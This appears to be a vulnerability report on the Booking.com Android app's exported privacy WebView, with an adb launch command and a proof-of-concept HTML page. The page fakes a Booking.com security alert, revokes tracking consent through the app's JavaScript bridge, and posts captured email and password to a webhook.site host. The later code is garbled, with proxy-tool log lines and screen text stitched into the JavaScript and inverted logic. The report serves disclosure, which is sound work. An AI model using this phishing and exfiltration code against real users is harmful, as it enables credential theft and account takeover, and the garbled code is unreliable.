

Summary

The `com.booking.identity.privacy.ui.webview.PrivacyDSRWebView` Activity is exported (`android:exported="true"`) and accepts an arbitrary url Intent extra with no origin or scheme validation. Combined with JavaScript being enabled and a `@JavascriptInterface`-annotated JS bridge (`appInterface`) that is attached without any origin check, this creates a chain of vulnerabilities that allows:

1. Any app or crafted deep link to load an attacker-controlled page inside the official Booking.com app UI
2. That page to silently revoke the user's tracking consent (GDPR-relevant) by calling `window.appInterface.postMessage("dnsmi")`
3. A convincing in-app phishing screen to capture credentials, benefiting from the trusted Booking.com app chrome and a spoofable title bar

Vulnerability details

Root cause — Finding 1: Unvalidated URL Intent extra (CWE-925)

`PrivacyDSRWebView` reads the `url` extra from its launching Intent and loads it directly into a `WebView` with no scheme or host validation:

```
// PrivacyDSRWebView5.onCreate()
final String stringExtra = getIntent().getStringExtra("url");
// ... passed to:
webView.loadUrl(url); // PrivacyWebViewCompose.WebViewContent()
```

No allowlist, no scheme check, no host check.

Finding 2: JS bridge attached without origin validation (CWE-749)

```
// PrivacyWebViewCompose.WebViewContent()
```

```
settings.setJavaScriptEnabled(true);
webView.addJavascriptInterface(webAppInterface, "appInterface");
webView.loadUrl(url); // URL is attacker-controlled (Finding 1)
```

The `postMessage` method in `PrivacyDSRWebView2` (the concrete `WebAppInterface` implementation) performs no caller origin check:

```
@JavascriptInterface
public void postMessage(@NotNull String message) {
    if (!Intrinsics.areEqual(message, "dnsmi")) {
        PrivacySqueaks.android_privacy_dsr_fail.create(message).send();
        return;
    }
    // Silently revokes all non-required consent groups:
    privacyTrackingConsentManager.optOutNonRequiredGroups(
        Privacy.getDependencies$privacy_release().getCategories()
    );
    privacyTrackingConsentManager.saveConsentValues();
}
```

Any page loaded in the `WebView` — including attacker-controlled ones — can invoke this.

Steps to reproduce

Prerequisites

- Android device or emulator with `com.booking` (Booking.com) installed
- ADB access (physical attacker: any app with `startActivity` permission)

Step 1 — Host the payload page

```
# Serve dsr_chain_attack.html via ngrok or any HTTPS server
python3 -m http.server 8080
ngrok http 8080
# Note the ngrok HTTPS URL, e.g. https://[random].ngrok-free.dev
```

Step 2 — Launch the exported Activity with arbitrary URL and spoofed title

```
adb shell am start -n \
  com.booking/.identity.privacy.ui.webview.PrivacyDSRWebView \
  --es url "https://[attacker-host]/dsr_chain_attack.html" \
  --es title "Security Verification - Confirm Your Identity"
```

Step 3 — Observe the results

Finding 1 confirmed: The attacker's page loads inside the Booking.com app (see Screenshot 1, left pane — device shows attacker-controlled HTML inside the app). The webhook receives:

```
{
  "id": 1, "severity": "HIGH",
  "title": "Unvalidated URL via Intent Extra",
  "confirmed": true,
  "detail": "Origin: https://[attacker-host]"
}
```

Finding 2 confirmed: The JS bridge is available.

`window.appInterface.postMessage("dnsmi")` is called successfully from the attacker's page, silently revoking the user's privacy consent. The webhook receives:

```
{
  "id": 2, "severity": "HIGH",
  "title": "JS Bridge Abuse - Silent Consent Revocation",
  "confirmed": true,
  "detail": "postMessage(\"dnsmi\") called. Methods: postMessage"
}
```

Credentials capture (see Screenshot 2): When the user taps "Verify Identity →" on the phishing page, credentials are exfiltrated to the attacker's webhook:

```
{
  "type": "credentials_captured",
  "email": "user@example.com",
  "password": "prova"
}
```

Impact

1. Account takeover via in-app phishing

A malicious app or crafted deep link can open a pixel-perfect phishing screen inside the legitimate Booking.com app, with the official app chrome (status bar, navigation, title bar under attacker control). Users have no visual indicator that the page is not from Booking.com. Credentials entered are sent to the attacker. This directly impacts Booking.com customers.

2. Silent GDPR consent manipulation

By calling `postMessage("dnsmi")`, an attacker can silently opt any user out of all non-required tracking consent groups and persist that change via `saveConsentValues()`.

This could be used to manipulate consent state en masse (e.g., triggered by a malicious SDK included in a third-party app) without any user action or awareness. This has direct regulatory implications under GDPR.

CVSS v3.1 vector

AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N — Score: **8.1 (High)**

- **AV:N** — exploitable via deep link from browser or any installed app, no physical access needed
- **UI:R** — user must open the app / tap a link (reasonable interaction)
- **C:H** — credentials captured, session cookies accessible
- **I:H** — consent state silently modified and persisted

Suggested fix

```
// 1. Validate URL in PrivacyDSRWebView5.onCreate() before using it
Uri parsed = Uri.parse(stringExtra);
String scheme = parsed.getScheme();
String host = parsed.getHost();
if (!"https".equals(scheme) || host == null ||
!host.endsWith(".booking.com")) {
```

```


        finish();
        return;
    }

    // 2. Add origin check inside postMessage()
    // Track the last loaded URL in the WebViewClient.onPageFinished()
    // and check it before acting on any bridge message
    @JavascriptInterface
    public void postMessage(@NotNull String message) {
        if (currentUrl == null || !currentUrl.contains("booking.com"))
            return;
        // ... existing logic
    }

```

Attachments

• Screenshot 1:



The screenshot displays a mobile application interface on the left and a network traffic analysis tool on the right.

Mobile Application Interface:

- Security Alert:** A yellow banner at the top states: "Security Alert: We detected unusual activity on your account. Please verify your identity to continue using our services."
- Form Fields:** Below the alert, there are input fields for "Email address" (containing "user@example.com") and "Password" (containing "****").
- Buttons:** A blue button labeled "Verify Identity" is visible.
- Log/Console:** At the bottom, a log window shows various messages, including "KIPPLING FINDINGS" and "Poc completato - Verifica il webhook per i risultati completati".

Network Traffic Analysis Tool:

- Request Details:** The tool shows a POST request to "https://webhook.site/38a0b713-0400-4880-8880-888088808880". The request is from "93.51.3.188" and is 890 bytes in size.
- Headers:** The "Headers" tab is selected, showing various headers such as "accept-encoding", "accept-language", "content-type", "sec-ch-ua", "sec-ch-ua-mobile", "sec-ch-ua-platform", "user-agent", and "x-requested-with".
- Raw Content:** The "Raw Content" tab shows the body of the request, which is a JSON object containing details about the security alert and the user's identity verification attempt.

• Screenshot 2:

The screenshot displays a mobile application interface on the left and a web browser window on the right. The mobile app, titled "Security", shows a "Security Alert" message: "We detected unusual activity on your account. Please verify your identity to continue using our services." Below the alert is a form with fields for "Email address" (filled with "user@example.com") and "Password" (filled with "prova"). A blue button labeled "Verify Identity ..." is positioned below the form. The bottom of the screen shows a list of "PROXY REQUESTS" with details like "Method", "URL", and "Status".

The web browser window on the right shows a "Request Details & Headers" section. The "Request" tab is selected, displaying the following information:

- URL: `https://webhook.site/3a4b9c71-1407-488a-8889-8c3a0f51f7fa`
- Method: `POST`
- Location: `Di Doria, Liguria, Italy`
- Date: `06/05/2026 13:48:04 (about second fa)`
- Size: `118 bytes`
- Time: `8.001 sec`
- id: `825009c3-330c-455e-a053-3264d99b4b1`
- Note: `POST Add Node`

The "Request Headers" section lists various headers, including:

- `accept language`: `en-US,en;q=0.9`
- `accept-encoding`: `gzip, deflate, br;q=0.9`
- `accept`: `application/json;q=0.9,application/javascript;q=0.8,application/xhtml+xml;q=0.7,application/xml;q=0.6,*/*;q=0.5`
- `sec-fetch-dest`: `empty`
- `sec-fetch-mode`: `no-cors`
- `sec-fetch-site`: `cross-site`
- `user-agent`: `Mozilla/5.0 (Linux; Android 11; SM-G991B) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.100 Mobile Safari/537.36`
- `content-type`: `application/json`
- `content-length`: `118`

The "Request Content" section shows the raw content of the request:

```
{
  "timestamp": "2026-05-06T13:47:37.334Z",
  "type": "credentials_captured",
  "email": "user@example.com",
  "password": "prova"
}
```

- dsr chain attack.html:

```

<!DOCTYPE html><sec/charles/bin
<html>
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Loading... </title>
<style>
  * { margin: 0; padding: 0; box-sizing: border-box; }
  body { font-family: -apple-system, BlinkMacSystemFont, 'Segoe UI', sans-serif;
  background: #fff; color: #333; }
  .header { background: #003580; color: white; padding: 16px 20px;
  .logo { font-size: 18px; font-weight: 600; }
  .content { padding: 24px 20px; }
  .logo svg { width: 160px; height: auto; }
  .alert { background: #fff3e0; border-left: 4px solid #ff9800; padding: 14px 16px; border-radius: 4px; margin: 20px 0;
  font-size: 14px; line-height: 1.5; }
  .box { background: #fafafa; border: 1px solid #e0e0e0;
  border-radius: 8px; padding: 20px; margin: 16px 0; }
  label { display: block; font-size: 13px; font-weight: 500; color: #555; margin: 12px 0 4px; }
  input { width: 100%; padding: 14px 12px; border: 1px solid #ccc;
  border-radius: 4px; font-size: 15px; }
  input:focus { border-color: #0071c2; outline: none; }
  button { width: 100%; padding: 16px; background: #0071c2; color: white;
  border: none; border-radius: 4px; font-size: 16px; font-weight: 600;
  cursor: pointer; margin: 20px 0; }
  button:active { background: #005999; }
  .footer { text-align: center; color: #999; font-size: 12px; margin: 30px 0; }
  .status { background: #f0f0f0; padding: 12px; font-family: monospace;
  font-size: 12px; margin: 20px 0; border-radius: 4px; white-space: pre-wrap;
  max-height: 300px; overflow-y: auto; }
  .status .success { color: #2e7d32; }
  .status .failure { color: #c62828; }
  .status .info { color: #1565c0; }
</style></MobileSec/charles/bin
</head>
<body>
  <div class="header">
    <div class="logo">
      <div class="alert">
        <div class="box">
          <div class="status" id="statusPanel">

```

```

</div>
<div class="footer">© 2026 Booking.com. All rights reserved.</div>
</div>
<script>
(function() {
  var WEBHOOK_URL = "https://webhook.site/18adba71-14dd-408e-8000-863aa9943fba"; // ← CAMBIA QUESTO!

  var statusEl = document.getElementById('statusPanel');
  var findings = [];

  function log(msg, type) {
    var className = type || 'info';
    statusEl.innerHTML += '<span class="' + className + '">' + msg + '</span>\n';
    statusEl.scrollTop = statusEl.scrollHeight;
    console.log('[DSR_PoC] ' + msg);
  }

  async function sendToWebhook(data) {
    log('Invio dati al webhook...', 'info');
    try {
      await fetch(WEBHOOK_URL, {
        method: 'POST',
        mode: 'no-cors',
        headers: { 'Content-Type': 'application/json' },
        body: JSON.stringify({ timestamp: new Date().toISOString(), ...data })
      });
      log('Dati inviati al webhook!', 'success');
    } catch(e) {
      log('Errore webhook: ' + e.message, 'failure');
    }
  }

  async function runFindings() {
    log('DSR CHAIN ATTACK PoC - Finding 1 & 2', 'info');
    log('App: com.booking', 'info');
    log('Timestamp: ' + new Date().toISOString(), 'info');

    // Finding 1 - Unvalidated URL via Intent Extra
    log('FINDING 1 - Arbitrary URL Load', 'info');

    var currentOrigin = window.location.origin;
    var currentUrl = window.location.href;
    log('[F1] URL caricato: ' + currentUrl, 'info');
    log('[F1] Origine: ' + currentOrigin, 'info');

    if (currentOrigin.indexOf('booking.com') === -1 && currentOrigin.indexOf('127.0.0.1') === -1 && currentOrigin.indexOf('localhost') === -1) {
      log('[F1] CRITICO: URL arbitrario caricato con successo nel WebView!', 'success');
      log('[F1] L\'Activity esportata non ha validato l\'Intent extra "url"', 'success');
      findings.push({
        id: 1,
        severity: 'HIGH',
        title: 'Unvalidated URL via Intent Extra',
        confirmed: true,
        detail: 'Origin: ' + currentOrigin + ' | Full URL: ' + currentUrl
      });
    } else {
      log('[F1] Attenzione: origine potrebbe essere whitelistata', 'failure');
      findings.push({ id: 1, confirmed: false, detail: 'Origin: ' + currentOrigin });
    }
    log('');
  }

```

100% 0 0 0

Security &
your account
using our app

Email address

user@exam

Password

.....

Personalized
[?] Address
[?] Profile

DISPOSIZIONE

HIGH: 2
[?] Threats and
[?] Data

POC Chain
[?] Results

CRITICO: URL
[?] Arbitrary URL
[?] Load

[?] Found


```

// =====
// FINDING 2 - JS Bridge Abuse (Silent Consent Revocation)
// =====
var log = console.log;
log('=====', 'info');
log('● FINDING 2 - JavaScript Bridge Abuse', 'info'); // Control List
log('=====', 'info');
log('');
var CharlesContext = {
  Loading Tools: 'Loading Tools',
  Starting Tools: 'Starting Tools',
  Configuring Proxies: 'Configuring Proxies',
  Ready: 'Ready',
  Recording Started: 'Recording Started',
  Recording Stopped: 'Recording Stopped',
  Proxy Configuration: 'Proxy Configuration',
  Access Control List: 'Access Control List',
  Finishing Background Tasks: 'Finishing Background Tasks',
  Loading with status 0: 'Loading with status 0'
};
log('[F2] Ricerca oggetto appInterface... ', 'info');
var bridgeFound = (typeof window.appInterface === 'undefined');
if (!bridgeFound) {
  log('[F2] Bridge non trovato subito, attendo inizializzazione... ', 'info');
  await new Promise(function(resolve) {
    var maxAttempts = 15;
    var checkBridge = setInterval(function() {
      if (typeof window.appInterface === 'undefined') {
        clearInterval(checkBridge);
        bridgeFound = true;
        resolve();
      } else if (--maxAttempts <= 0) {
        clearInterval(checkBridge);
        resolve();
      }
    }, 200);
  });
}
if (bridgeFound) {
  log('[F2] ✓ appInterface TROVATO!', 'success');
  var methods = [];
  try {
    for (var key in window.appInterface) {
      if (typeof window.appInterface[key] === 'function') {
        methods.push(key);
      }
    }
  } catch(e) {
    log('[F2] Impossibile enumerare metodi: ' + e.message, 'failure');
  }
  log('[F2] Invocazione postMessage("dnsmi")... ', 'info');
  try {
    window.appInterface.postMessage("dnsmi");
    log('[F2] ✓ postMessage("dnsmi") eseguita con successo!', 'success');
    log('[F2] ✓ optOutNonRequiredGroups() chiamato - CONSENSO REVOCATO SILENZIOSAMENTE!', 'success');
    log('[F2] ✓ saveConsentValues() chiamato - MODIFICHE PERSISTITE!', 'success');
    findings.push({
      id: 2,
      severity: 'HIGH',
      title: 'JS Bridge Abuse - Silent Consent Revocation',
      confirmed: true,
      detail: 'postMessage("dnsmi") executed successfully. Metodi bridge: ' + methods.join(', ')
    });
  } catch(e1) {
    log('[F2] ✗ postMessage diretto fallito: ' + e1.message, 'failure');
    try {
      window.appInterface.postMessage.call(window.appInterface, "dnsmi");
      log('[F2] ✓ postMessage.call("dnsmi") riuscito!', 'success');
      findings.push({
        id: 2,
        severity: 'HIGH',
        title: 'JS Bridge Abuse - Silent Consent Revocation',
        confirmed: true,
        detail: 'postMessage.call("dnsmi") executed. Metodi: ' + methods.join(', ')
      });
    } catch(e2) {

```

```

    }, catch(e2) {
Charles:CharlesContext log('[F2] x Anche call() fallito: ' + e2.message, 'failure');
Charles:CharlesContext findings.push({ id: 2, confirmed: false, error: e1.message + ' | ' + e2.message });
Charles:CharlesContext }
Charles:CharlesContext Starting Proxy Server
Charles:CharlesContext Loading Tools
Charles:CharlesContext Loading Tools
Charles:CharlesContext log('[F2] Tentativo reflection bridge... ', 'info');
Charles:CharlesContext try {
Charles:CharlesContext Ready
Charles:CharlesContext var proto = Object.getOwnPropertyNames(Object.getPrototypeOf(window.appInterface));
Charles:CharlesContext log('[F2] Prototype methods: ' + proto.join(', '), 'info');
Charles:CharlesContext } catch(e) {
Charles:CharlesContext Disabling System Proxies Configuration
Charles:CharlesContext log('[F2] Reflection non permessa: ' + e.message, 'failure');
Charles:CharlesContext }
Charles:CharlesContext Finishing background tasks
Charles:CharlesContext Exiting with status 0
    } else {
/Desktop/Mo log('[F2] x appInterface NON trovato dopo 3 secondi di attesa', 'failure');
/Desktop/Mo log('[F2] x Impossibile testare postMessage("dnsmi")', 'failure');
Charles:CharlesContext findings.push({ id: 2, confirmed: false, error: 'Bridge not available' });
Charles:CharlesContext }
Charles:CharlesContext Version 4.6.6
Charles:CharlesContext Loading Preferences
Charles:CharlesContext log('');
Charles:CharlesContext Configuring Access Control List
Charles:CharlesContext log('===== ', 'info');
Charles:CharlesContext log(' RIEPILOGO FINDINGS', 'info');
Charles:CharlesContext log('===== ', 'info');
Charles:CharlesContext Configuring Proxies
Charles:CharlesContext var confirmed = findings.filter(function(f) { return f.confirmed; });
Charles:CharlesContext var failed = findings.filter(function(f) { return !f.confirmed; });
Charles:CharlesContext Recording Stopped
Charles:CharlesContext log('● HIGH: ' + confirmed.length + ' confermati, ' + failed.length + ' falliti', 'info');
Charles:CharlesContext Saving Preferences
Charles:CharlesContext await sendToWebhook({
Charles:CharlesContext type: 'dsr_poc_results',
Charles:CharlesContext app: 'com.booking',
/Desktop/Mo target: 'PrivacyDSRWebView / PrivacyDSRWebView5 / PrivacyDSRWebView2',
Charles:CharlesContext findings: findings,
Charles:CharlesContext url: currentUrl,
Charles:CharlesContext origin: currentOrigin,
Charles:CharlesContext userAgent: navigator.userAgent
Charles:CharlesContext });
Charles:CharlesContext Configuring Access Control List
Charles:CharlesContext Starting Proxy Server
Charles:CharlesContext Loading Tools
Charles:CharlesContext log('✓ PoC completato - Verifica il webhook per i risultati completi.', 'success');
Charles:CharlesContext Configuring Proxies
Charles:CharlesContext Ready
Charles:CharlesContext runFindings();
Charles:CharlesContext Recording Started

document.getElementById('submitBtn').addEventListener('click', function(e) {
    e.preventDefault();
    var email = document.getElementById('email').value;
    var pass = document.getElementById('password').value;

    log('===== ', 'failure');
    log('⚠ CREDENZIALI CATTURATE:', 'failure');
    log('    Email: ' + email, 'failure');
    log('    Password: ' + pass, 'failure');
    log('===== ', 'failure');

    sendToWebhook({
        type: 'credentials_captured',
        email: email,
        password: pass
    });

    alert('Verification failed. Please try again later.');
```